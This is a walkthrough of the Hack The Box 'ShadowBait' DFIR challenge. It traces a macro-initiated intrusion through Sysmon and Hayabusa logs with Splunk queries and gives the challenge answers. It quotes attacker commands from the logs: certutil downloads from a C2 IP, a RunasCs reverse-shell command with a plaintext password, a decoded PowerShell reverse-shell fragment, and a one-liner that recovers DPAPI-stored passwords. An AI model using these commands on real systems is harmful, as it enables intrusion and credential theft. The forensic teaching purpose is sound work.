ShadowBait Sherlock Walkthrough
DFIR walkthrough of a macro-to-SYSTEM kill chain: Sysmon ID 15 download attribution, DPAPI credential abuse, RunasCs lateral movement and dual persistence mechanisms.
Solved ShadowBait from Hack The Box!
🕵️ HTB Sherlock — ShadowBait
Category: DFIR / Digital Forensics & Incident Response
Host: MS01.Main.local | Domain: MAIN | Attack Date: 2025-06-07Evidence: KAPE Triage · Sysmon · Windows Events · Hayabusa · Chainsaw
Tools: Splunk · Hayabusa · Chainsaw · CyberChef
C2 Server: 192.168.204.152
⛓️ Attack Chain Overview
| Stage | Description |
|---|---|
| 1 — Initial Access | Policy.docm downloaded via Chrome → macro executes on open |
| 2 — Stager | cmd.exe → powershell.exe → downloader.ps1 → opendll.exe (C2:8899) |
| 3 — Credential Access | DPAPI abuse via connection.xml → Samy’s plaintext password recovered |
| 4 — Lateral Movement | RunasCs.exe authenticates as Samy (Winter2025!) → remote shell |
| 5 — Privilege Escalation | psgetsys.ps1 → base64 reverse shell as SYSTEM (PID 632, C2:9006) |
| 6 — Persistence | document.pdf.exe via Run key + NetworkDiagnostics.lnk in Startup |
Task 1 & 2 — Initial File & Download URL
Q1: What is the name of the malicious file Steven downloaded? Q2: What URL was it downloaded from?
✅ Answer T1: Policy.docm
✅ Answer T2: https://drive.usercontent.google.com/uc?id=1Y6XAccvtdWvXUGx8WU0qG-7EP781c0uD&export=download
🧠 Thinking Process
A downloaded file leaves two traces: the file itself and its origin URL. Windows captures both via the Zone Identifier — an NTFS Alternate Data Stream (ADS) tagged on every internet-downloaded file. Sysmon captures this as ID 15.
| Clue | What it means |
|---|---|
"downloaded file" |
→ Sysmon ID 15 logs Zone.Identifier ADS creation, embedding the source URL |
"from Internet" |
→ Zone = 3 (Internet Zone), logged with ReferrerUrl and HostUrl fields |
"Steven / Chrome" |
→ Filter by filename to pinpoint the exact download event |
🔍 Key Artifact — Sysmon ID 15
| Field | Value |
|---|---|
| Event ID | 15 (FileCreateStreamHash — Zone.Identifier) |
| Timestamp | 2025-06-07 05:38:18 UTC |
| File Path | C:\Users\steven\Downloads\Policy.docm:Zone.Identifier |
| Process | chrome.exe |
| Source URL | https://drive.usercontent.google.com/uc?id=1Y6X... |
| Zone | 3 (Internet) |
#Splunk Query
index="main" EventID=15 Policy.docm

💡 Lesson: Sysmon ID 15 is the fastest path to “what was downloaded and from where”. It captures the Zone.Identifier ADS that browsers write on every downloaded file — including the full source URL before any execution happens. Always check this first when a question asks about a downloaded file’s origin.
Task 3 — Stager Script Download Timestamp
Q: The document downloaded a script, which acted as a stager and downloaded another payload, providing the attacker with hands-on remote access. When was this script downloaded?
✅ Answer: 2025-06-07 05:42:11 UTC
🧠 Thinking Process

A macro-enabled Office document spawning processes is the classic macro execution pattern. The chain:
Policy.docm → winword.exe → cmd.exe → powershell.exe → downloader.ps1 → disk
| Clue | What it means |
|---|---|
"Office child process" |
→ Sysmon ID 1 filtered by ParentImage=winword.exe reveals cmd.exe spawning |
"script download" |

→ ID 1 = execution time; ID 11 (File Creation) = exact moment file hits disk |
"stager timestamp" |
→ ID 11 is the ground truth for “when was this file created on disk” |
🔍 Key Artifacts
| Event | Time | Description |
|---|---|---|
| ID 1 — Execution | 05:42:05 |
cmd.exe launches powershell -ExecutionPolicy Bypass -File downloader.ps1 |
| ID 11 — On Disk | 05:42:11 |
downloader.ps1 written to C:\Users\steven\Downloads\ |
# Step 1 — Full macro execution chain
index="main" cmd.exe EventID=1 "Details.User"="MAIN\\steven"
| table ExtraFieldInfo.UtcTime, Details.ParentCmdline, Details.Proc, Details.Cmdline
| dedup ExtraFieldInfo.UtcTime
# Step 2 — Exact on-disk timestamp
index="main" downloader.ps1 EventID=11
💡 Lesson:
ID 1andID 11answer different questions.ID 1=when did the process run.ID 11=when did the file land on disk. For “when was X downloaded”, always useID 11.
Task 4 — Final Payload Path
Q: What is the full path of the final payload that provided remote access?
✅ Answer: C:\Users\steven\AppData\Roaming\opendll.exe
🧠 Thinking Process
The stager’s only job is to download and execute a second-stage payload. opendll.exe appeared in the ID 1 process chain from Task 3 — running from a user-writable path, which is immediately suspicious.
| Clue | What it means |
|---|---|
"final payload" |
→ Last executable in the chain before C2 communication |
"unusual location" |
→ AppData\Roaming is writable by standard users — red flag for any .exe |
"misleading name" |
→ opendll.exe sounds like a system component but lives in a user path |
💡 Lesson: Attackers favor
AppData\Roaming,AppData\Local\Temp, andProgramDatafor payload drops — all writable without admin rights and rarely monitored. Any executable in these paths warrants immediate investigation.
Task 5 — C2 Communication Port
Q: Which port was used for C2 communication by the payload?
✅ Answer: 8899
🧠 Thinking Process

C2 communication = outbound network connection from the payload. Sysmon ID 3 logs every outbound TCP/UDP connection with source process, destination IP, and port. Pairing the known C2 IP with the payload name gives an instant result.
🔍 Key Artifact — Sysmon ID 3
| Field | Value |
|---|---|
| Event ID | 3 (Network Connection) |
| Timestamp | 2025-06-07 05:48:02 UTC |
| Process | C:\Users\steven\AppData\Roaming\opendll.exe |
| Destination | 192.168.204.152:8899 (TCP) |
| Direction | Outbound (Initiated: true) |
index="main" 192.168.204.152 opendll.exe EventID=3
💡 Lesson: Always pair **
ID 1**(what ran) withID 3(where it connected). Together they confirm execution and C2 beaconing. Note the C2 IP immediately — attackers reuse the same infrastructure throughout the entire chain.
Task 6 — DPAPI Credential File
Q: What is the full path of the file Steven created that allowed the attacker to authenticate as Samy via DPAPI abuse?
✅ Answer: C:\Users\samy\Documents\connection.xml
🧠 Thinking Process
First instinct: hunt for DPAPI tools (Mimikatz, SharpDPAPI) — nothing found. Reframe using the question’s language: “file created by Steven before the attack” means this is a legitimate pre-existing artifact, not dropped malware.
| Clue | What it means |
|---|---|
"created and used by Steven" |
→ Look at Steven’s own behaviour, not attacker tooling |
"before the attack" |
→ Legitimate file, not malware — check admin activity |
"abusing DPAPI" |
→ Export-CliXml encrypts PSCredential under the creating user’s DPAPI master key |
If Steven typed these commands interactively, PSReadline recorded every keystroke in ConsoleHost_history.txt.
🔍 Key Artifact — PSReadline History
File: C:\Users\steven\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
cd C:\Users\samy\Documents\
$username = "samy"
$password = Read-Host -Prompt "Enter password for$username" -AsSecureString
$credential = New-Object System.Management.Automation.PSCredential($username, $password)
$credential | Export-Clixml -Path "C:\Users\samy\Documents\connection.xml"
Steven saved Samy’s password as a PSCredential XML file. Export-CliXml encrypts it using Steven’s DPAPI master key — meaning anyone running as Steven can silently decrypt it with Import-CliXml. No external tools needed.
💡 Lesson: PSReadline history is the first place to check for every user involved in an incident. It records all interactive commands — exposing exactly what a legitimate user typed.
Export-CliXmlis not malicious in isolation, but storing another user’s credentials on disk means any process in the creator’s context can silently recover the plaintext.Always check:
C:\Users\<user>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
Task 7 — Credential Retrieval Command
Q: What is the full command used to grab credentials from the Samy account?
✅ Answer: $cred = Import-Clixml -Path connection.xml
🧠 Thinking Process
Task 6 showed Steven creating the file. The logical mirror: check Samy’s PSReadline history to see how the file was consumed. The attacker, operating as Samy, used native PowerShell to decrypt and extract the plaintext — no external tools.
# Samy's ConsoleHost_history.txt (key entries)
whoami
cd .\Documents\
$cred = Import-Clixml -Path .\connection.xml
$password = $cred.GetNetworkCredential().Password
echo $password
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA
🔎 Note: The final
reg querychecking UAC status is significant — the attacker immediately pivoted to privilege escalation planning after recovering the password.
💡 Lesson:
Import-CliXml+GetNetworkCredential().Passwordis the complete one-liner to recover plaintext from a PSCredential file. Check PSReadline history for ALL users involved, not just the initial victim.
Task 8 — Lateral Movement Download Command
Q: What is the full command used to download the lateral movement tool?
✅ Answer: "C:\Windows\system32\certutil.exe" -urlcache -f http://192.168.204.152/RunasCs.exe RunasCs.exe
🧠 Thinking Process
Attackers use Living-off-the-Land Binaries (LOLBins) — trusted Windows binaries that can download files without triggering AV. The most common: certutil, bitsadmin, powershell (Invoke-WebRequest). Filtering ID 1 by LOLBins + known C2 IP surfaces the exact command instantly.
| Clue | What it means |
|---|---|
"lateral movement tool" |
→ RunasCs.exe — runs processes as another user without interactive logon |
"staging server" |
→ Same C2 IP 192.168.204.152 used for all downloads |
"certutil -urlcache -f" |
→ Classic LOLBin download one-liner — trusted binary, rarely blocked |
source="chainsaw_dump.json" certutil.exe OR powershell.exe Event.System.EventID=1 192.168.204.152
| stats count by Event.EventData.UtcTime, Event.EventData.Image, Event.EventData.CommandLine

💡 Lesson: When hunting attacker downloads, always start with LOLBin candidates:
certutil,bitsadmin,powershell(IWR/WebClient),curl,wget,mshta. Combine with the known C2 IP as a second filter.certutil -urlcache -fshould be alerted on in any environment.
Task 9 — Samy Account Password
Q: What is the password for the Samy account used by the attacker?
✅ Answer: Winter2025!
🧠 Thinking Process
RunasCs.exe accepts credentials as command-line arguments — meaning the plaintext password appears directly in the process invocation. Sysmon ID 1 captures the full CommandLine field including every argument.
source="chainsaw_dump.json" Runascs.exe "Event.System.EventID"=1
# CommandLine found in logs:
"C:\Users\samy\Documents\RunasCs.exe" samy Winter2025! cmd -r 192.168.204.152:555 --bypass-uac --logon-type 8
💡 Lesson: Tools that accept credentials as CLI arguments (
RunasCs,runas,psexec,net use) are credential goldmines in forensics — Sysmon ID 1 always captures the full CommandLine. The--bypass-uacflag here directly foreshadows the privilege escalation in Task 11.
Task 10 — Privilege Enumeration Script
Q: After gaining access as Samy, the attacker downloaded a script to check privileges. What is its name?
✅ Answer: psgetsys.ps1
🧠 Thinking Process
Post-lateral-movement, attackers always enumerate privileges before escalating. Reuse the same LOLBin query from Task 8, but filter by user samy — the attacker reused the same C2 and download method.
source="chainsaw_dump.json" certutil.exe OR powershell.exe Event.System.EventID=1 192.168.204.152 samy
| stats count by Event.EventData.UtcTime, Event.EventData.User, Event.EventData.Image, Event.EventData.CommandLine
# Result:
certutil -urlcache -f http://192.168.204.152/psgetsys.ps1 psgetsys.ps1
💡 Lesson: Attackers follow a predictable post-compromise loop: enumerate → escalate → persist.
psgetsys.ps1is a knownSeImpersonatePrivilege/ token privilege enumeration script. Build query templates once and reuse with different user filters — the attacker reuses the same infrastructure, so the same template surfaces every stage.
Task 11 — Elevated Remote Shell PID
Q: The attacker exploited a Windows process to gain an elevated remote shell. What is the PID?
✅ Answer: 632
🧠 Thinking Process

Two constraints define the target: a native Windows process running with SYSTEM integrity. Filter ID 1 by User = NT AUTHORITY\SYSTEM — this cuts through all noise. A base64 -e flag in ParentCommandLine is the near-certain signature of a PowerShell reverse shell.
| Clue | What it means |
|---|---|
"Windows process" |
→ Native OS binary — not a dropped executable |
"elevated" |
→ Filter by User = NT AUTHORITY\SYSTEM or IntegrityLevel = System |
"remote shell" |
→ Look for base64 -e in CommandLine/ParentCommandLine |
source="chainsaw_dump.json" powershell.exe "Event.System.EventID"=1
"Event.EventData.User"="NT AUTHORITY\\SYSTEM"
🔍 Key Fields from Result
| Field | Value |
|---|---|
| ParentProcessId | 632 ← THE ANSWER |
| ParentImage | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| User | NT AUTHORITY\SYSTEM |
| IntegrityLevel | System |
| Timestamp | 2025-06-07 07:08:33 UTC |
💡 Lesson: The answer is the ParentProcessId, not the ProcessId of the spawned shell. The parent = the exploited Windows process; the child = the elevated shell it spawned. When hunting elevated shells, filter ID 1 by
User=SYSTEMfirst — it eliminates all noise instantly.
Task 12 — Elevated Shell C2 Port
Q: Which port was used for remote access with escalated privileges?
✅ Answer: 9006
🧠 Thinking Process
Decode the base64 ParentCommandLine from Task 11. PowerShell encoded commands use UTF-16LE — the iconv step is mandatory.

# Decode PowerShell base64 payload (Linux)
echo "<base64string>" | base64 -d | iconv -f UTF-16LE -t UTF-8
# Decoded payload (key line):
$client = New-Object System.Net.Sockets.TCPClient("192.168.204.152", 9006);
$stream = $client.GetStream();
# reads commands → executes via iex → sends output back over TCP
🔎 Note: Port
9006(elevated shell) vs port8899(first stage) — the attacker deliberately separated initial accessbeaconingfrom privileged C2 traffic.
💡 Lesson: Always decode base64 PowerShell payloads immediately — they always reveal C2 infrastructure. PowerShell
-ecommands use UTF-16LE (wide character) encoding. UseCyberChef: FromBase64→Decode Text (UTF-16LE)as an alternative to the terminal.
Task 13 — Persistence: Backdoor Executable
Q: What is the full path of the backdoor executable enabled for persistence?

✅ Answer: C:\Windows\system32\document.pdf.exe
🧠 Thinking Process
Start persistence hunting broad — aggregate all Hayabusa rule titles tagged persistence to see the full scope before drilling into individual events.
# Splunk Query Step 1 — Scope survey
source="hayabusa.json" persistence | stats count by RuleTitle

# Step 2 — Drill into process creation
source="hayabusa.json" persistence EventID=1

🔎 Note:
document.pdf.exeis a double-extension masquerade — with Windows hiding known extensions (the default), this appears to users asdocument.pdf.
💡 Lesson: Start persistence hunting with a
RuleTitleaggregation — it maps the full scope in one query before you dive into individual events. Double-extension masquerading (.pdf.exe,.docx.exe) exploits the Windows default of hiding file extensions.
Task 14 — Rogue Shortcut Filename
Q: What is the name of the rogue shortcut file placed by the attacker?
✅ Answer: NetworkDiagnostics.lnk
🧠 Thinking Process
Shortcut persistence = a .lnk file dropped in a Startup folder. Aggregate all .lnk file paths in logs — anomalies in Startup folders stand out immediately.
#Splunk Query
index="main" source="hayabusa.json" *.lnk | stats count by Details.Path
# Suspicious result:
C:\Users\samy\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\NetworkDiagnostics.lnk
💡 Lesson: Aggregate
.lnkpaths withstats count by— anomalies in Startup folders are immediately obvious in a list. The legitimate-sounding name (NetworkDiagnostics) is deliberate social engineering. Always verify the shortcut target, not just its name.
Task 15 — Persistence Script Path
Q: What is the full path of the script that created the shortcut?

✅ Answer: C:\programdata\wscript.vbs
🧠 Thinking Process
The shortcut was created pro grammatically. Two-step timestamp pivot:
ID 11reveals when the.lnkwas created and what process wrote itID 1at that exact timestamp reveals what script invoked that process
| Clue | What it means |
|---|---|
"script created shortcut" |
→ cscript.exe or wscript.exe running a .vbs file = classic .lnk creation method |
"at 06:05:25" |
→ ID 11 gives creation timestamp; ID 1 at same second gives the parent script |
"SYSTEM context" |
→ Filter by NT AUTHORITY\SYSTEM to stay in the attacker’s execution context |
# Step 1 — Find when .lnk was created (ID 11)
index="main" source="chainsaw_dump.json" .lnk Event.EventData.User="NT AUTHORITY\\SYSTEM"
| table Event.EventData.UtcTime, Event.EventData.Image, Event.EventData.TargetFilename
# → cscript.exe wrote NetworkDiagnostics.lnk at 2025-06-07 06:05:25

# Step 2 — Pivot to ID 1 at that exact timestamp
index="main" source="chainsaw_dump.json" *.vbs OR *.ps1
Event.EventData.User="NT AUTHORITY\\SYSTEM" Event.System.EventID=1
"Event.EventData.UtcTime"="2025-06-07 06:05:25.*"

# CommandLine found:
"C:\Windows\system32\cscript.exe" C:\programdata\wscript.vbs
💡 Lesson: Timestamp pivoting is the most powerful DFIR technique. Once ID 11 gives you the exact second a file was created, pivot to ID 1 at that same second to find the spawning process and its parent script.
ProgramDatais a world-writable persistent location — scripts dropped there survive reboots and are accessible to all users.
📋 Master Reference
Full Attack Timeline
| Time (UTC) | Event ID | Description |
|---|---|---|
05:38:18 |
ID 15 | Policy.docm downloaded via Chrome from Google Drive (Zone=3) |
05:40:58 |
ID 1 | winword.exe → cmd.exe (macro execution) |
05:42:05 |
ID 1 | powershell -ExecutionPolicy Bypass -File downloader.ps1 |
05:42:11 |
ID 11 | downloader.ps1 created on disk |
05:48:02 |
ID 3 | opendll.exe beacons to 192.168.204.152:8899 (first C2) |
| Pre-attack | KAPE | Steven creates connection.xml via Export-CliXml (Samy’s PSCredential) |
05:37:36 |
ID 12289 | DPAPI decryption — Steven’s context decrypts credential blob |
~06:00 |
ID 1 | certutil downloads RunasCs.exe from C2 (as Steven) |
~06:00 |
ID 1 | RunasCs.exe samy Winter2025! cmd -r 192.168.204.152:555 --bypass-uac |
~06:01 |
ID 1 | certutil downloads psgetsys.ps1 (as Samy) |
06:03:22 |
ID 1/4688 | reg.exe adds document.pdf.exe to HKCU Run key |
06:05:25 |
ID 11 | cscript.exe runs wscript.vbs → NetworkDiagnostics.lnk in Startup |
07:08:33 |
ID 1 | powershell -e <base64> as SYSTEM, PID 632 → C2: 192.168.204.152:9006 |
Sysmon Event ID Quick Reference
| ID | Name | Key Fields |
|---|---|---|
| 1 | Process Creation | Image, CommandLine, ParentImage, User, IntegrityLevel, ProcessId |
| 3 | Network Connection | DestinationIp, DestinationPort, Image, Initiated |
| 11 | File Creation | TargetFilename, Image, CreationUtcTime |
| 15 | FileCreateStreamHash | TargetFilename, ReferrerUrl, HostUrl (Zone.Identifier) |
| 4688 | Process Creation (Security) | Non-Sysmon environments |
| 4103 | PowerShell Module Logging | Full pipeline, Host Application, CommandLine |
| 4104 | PowerShell Script Block | Full script content captured |
| 12289 | DPAPI Operational | CredKeyIdentifier, UserName, ProcessID |
Key IOCs
| IOC | Value |
|---|---|
| C2 IP | 192.168.204.152 |
| C2 Ports | 8899 (opendll first stage) · 9006 (SYSTEM reverse shell) · 555 (RunasCs) |
| Initial Payload | Policy.docm (Google Drive) |
| Stager | downloader.ps1 (ExecutionPolicy Bypass) |
| RAT | opendll.exe at C:\Users\steven\AppData\Roaming\ |
| Lateral Tool | RunasCs.exe at C:\Users\samy\Documents\ |
| Priv Script | psgetsys.ps1 |
| Backdoor | document.pdf.exe at C:\Windows\system32\ (double-ext masquerade) |
| Persistence LNK | NetworkDiagnostics.lnk in Samy’s Startup folder |
| Persistence Reg | HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v MMSVC |
| VBS Script | C:\programdata\wscript.vbs |
| Cred File | C:\Users\samy\Documents\connection.xml (PSCredential, DPAPI-encrypted) |
Reusable Query Templates
# Download origin (what file, from where, which browser)
index="main" EventID=15 <filename>

# Office macro execution chain
index="main" EventID=1 ParentImage=*winword.exe*

# File on-disk timestamp
index="main" EventID=11 <filename>

# LOLBin download from known C2
EventID=1 (certutil.exe OR powershell.exe) <C2_IP>

# Tool execution — credentials in CommandLine
EventID=1 <tool>.exe

# Elevated process (SYSTEM context)
EventID=1 User="NT AUTHORITY\\SYSTEM"

# Network connection from process to C2
EventID=3 <process>.exe <C2_IP>

# Timestamp pivot — what ran at the exact second a file was created
EventID=1 "UtcTime"="YYYY-MM-DD HH:MM:SS.*"

# Persistence rule survey (Hayabusa)
source="hayabusa.json" persistence | stats count by RuleTitle

# Shortcut file location audit
source="hayabusa.json" *.lnk | stats count by Details.Path
PSReadline History — Always Check These
C:\Users\<user>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
Check for every user involved in the investigation — not just the initial victim.
HTB Sherlock: ShadowBait — DFIR Investigation Notes